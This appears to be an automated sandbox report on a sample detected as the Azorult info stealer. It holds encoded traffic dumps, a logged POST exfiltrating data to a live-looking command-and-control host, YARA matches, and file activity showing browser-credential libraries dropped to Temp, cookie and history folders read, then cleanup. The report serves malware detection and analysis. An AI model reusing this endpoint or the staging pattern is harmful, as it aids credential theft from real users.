f2 a7 56 79 0a 57 48 9e e6 00 b0 66 f1 a7 09 19 3c f6 65 ac cb 30 9e 06 9d cb 33 ab 99 66 65 17 cb 30 9e 02 9d cb 33 14 66 66 65 af cb 30 9e 02 9d cb 33 54 66 66 65 af cb 30 9e 02 9d cb 33 54 66 66 65 af cb 30 9e 02 9d cb 33 ec 66 66 65 a1 d4 8a 90 02 29 c2 fe 75 de 67 29 62 ea 64 f6 6b ee eb 43 26 09 01 17 ce a6 10 fd 63 f3 a5 5c 20 46 04 00 8f b9 45 f0 22 f4 a5 13 10 29 35 45 c2 a4 54 fb 2c 90 c6 39 70 66 66 65 af cb 30 9e d9 f0 c0 f2 cb 6a 03 f7 30 c7 55 0c 9d 91 ae a1 b8 08 03 f6 31 c7 55 0c ee f3 aa a0 c9 6a 03 f7 43 a5 aa 0c 9c 91 ae a1 b8 08 01 f6 31 c7 55 0c 50 f4 a8 5b cb 6a 03 f7 ff 8e 30 9e 4e 9c c9 33 d5 dc 44 c9 af cb 30 9e 02 9d cb 33 b4 66 64 44 a4 ca 3e 94 02 9b cb 33 54 62 66 65 af cb 30 9e 02 9d cb 33 54 76 66 65 af eb 30 9e 02 9d cb 23 54 76 66 65 af c9 30 9e 08 9d cb 33 5e 66 66 65 a5 cb 30 9e 02 9d cb 33 54 56 66 65 af c9 30 9e 0e d7 cb 33 57 66 26 60 af cb 34 9e 02 8d cb 33 54 66 76 65 af db 30 9e 02 9d cb 33 44 66 66 65 af da 30 9e 29 9e cb 33 54 66 66 65 af cb 30 9e 02 bd cb 33 a4 65 66 65 af cb 30 9e 02 9d cb 33 54 6a 66 65 97 f6 30 9e 02 9d cb 33 54 66 66 65 af db 30 9e 56 9d cb 33 54 66 66 65 af cb 30 9e 02 9d cb 33 54 66 66 65 af cb 30 9e 02 9d cb 33 54 66 66 65 af Data Ascii: 44a2?6Ow3!PeOHh-PVePIh9Q`U/0`l6eKH<h7N$@:fyh/B>@IsWIWIhIPE{1av1M6P:g3l DlH<rk&z:N/lh!ReP{JWO?37-W%RHi`kmkCu7_qVyWHf<e03fe03ffe03Tffe03Tffe03ffe)ug)bdkC&c\ FE")5ET,9pffe0j0U1UjC1UP[j0N3D03fdD>3Tbfe03Tvfe0#Tvfe03^ffe03TVfe03Wf&`43Tfve03Dffe0)3Tffe03efe03Tjfe03Tffe0V3Tffe03Tffe03Tffe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49706	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:05.994997025 CEST	4909	OUT	POST /PL341/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) Host: cinho.shop Content-Length: 47875 Cache-Control: no-cache
Oct 3, 2022 16:02:06.252619982 CEST	4958	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:02:06 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.1.33 Vary: User-Agent CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=raBzyA4ihD22q%2FdL%2FGt41G9LlXvtQD%2Bzb8RF6YndKXOhEGN05FtHdbcijsEIjdOoLgmCP%2BE2qnU0X8qpcUUm20zQG%2BXX88Vew1j3pgOc1%2FUpz4ngYcUzP90sQbKi"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 754636ab7dd48ffe-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 0d 0a 66 61 6c 73 65 4f 4b 0d 0a Data Ascii: 7falseOK

Statistics

Behavior



System Behavior

Analysis Process: NUEVA ORDEN-MATSA 10-2022,.exe PID: 1504, Parent PID: 3320

General

Target ID:	0
Start time:	16:01:41
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\NUEVA ORDEN-MATSA 10-2022,.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NUEVA ORDEN-MATSA 10-2022,.exe
Imagebase:	0x760000
File size:	166384 bytes
MD5 hash:	5BB547610939AC07657F6216A28498CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000000.00000002.250173775.0000000003A41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000000.00000002.250173775.0000000003A41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000000.00000002.250173775.0000000003A41000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Azorult, Description: detect Azorult in memory, Source: 00000000.00000002.250173775.0000000003A41000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: cvtres.exe PID: 4128, Parent PID: 1504

General

Target ID:	1
Start time:	16:01:43
Start date:	03/10/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Imagebase:	0x240000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Azorult, Description: detect Azorult in memory, Source: 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000000.249057187.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000000.249057187.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000001.00000000.249057187.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000000.249057187.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Azorult, Description: detect Azorult in memory, Source: 00000001.00000000.249057187.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000000.248993320.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000000.248993320.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000001.00000000.248993320.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000000.248993320.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Azorult, Description: detect Azorult in memory, Source: 00000001.00000000.248993320.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Azorult, Description: detect Azorult in memory, Source: 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.294332451.00000000081C8000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000000.249215469.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000000.249215469.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000001.00000000.249215469.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000000.249215469.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Azorult, Description: detect Azorult in memory, Source: 00000001.00000000.249215469.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.299860559.00000000070E0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000002.309870959.00000000081D4000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Azorult_38fce9ea, Description: unknown, Source: 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Azorult, Description: detect Azorult in memory, Source: 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000002.306509840.0000000007E30000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.306509840.0000000007E30000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	418A75	HttpSendRequestA
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4083CC	CreateDirectoryW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-debug-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l2-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-heap-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-libraryloader-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-memory-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processenvironment-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-1.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-rtlsupport-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-sysinfo-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-util-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-convert-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-filesystem-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-locale-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-multibyte-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-process-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-stdio-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-time-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\freebl3.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\mozglue.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\msvcp140.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\nss3.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\nssdbm3.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\softokn3.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\ucrtbase.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4072EC	CreateFileW
C:\Users\user~1\AppData\Local\Temp\5076037599048957652501 4.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	409678	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5076037599048957652501 4.tmp	success or wait	1	4097FD	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-debug-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l2-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-heap-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-libraryloader-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-memory-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processenvironment-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-1.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-rtlsupport-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-sysinfo-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-util-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-convert-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-filesystem-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-locale-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-multibyte-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-process-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-stdio-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-time-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll	success or wait	1	4088ED	DeleteFileW
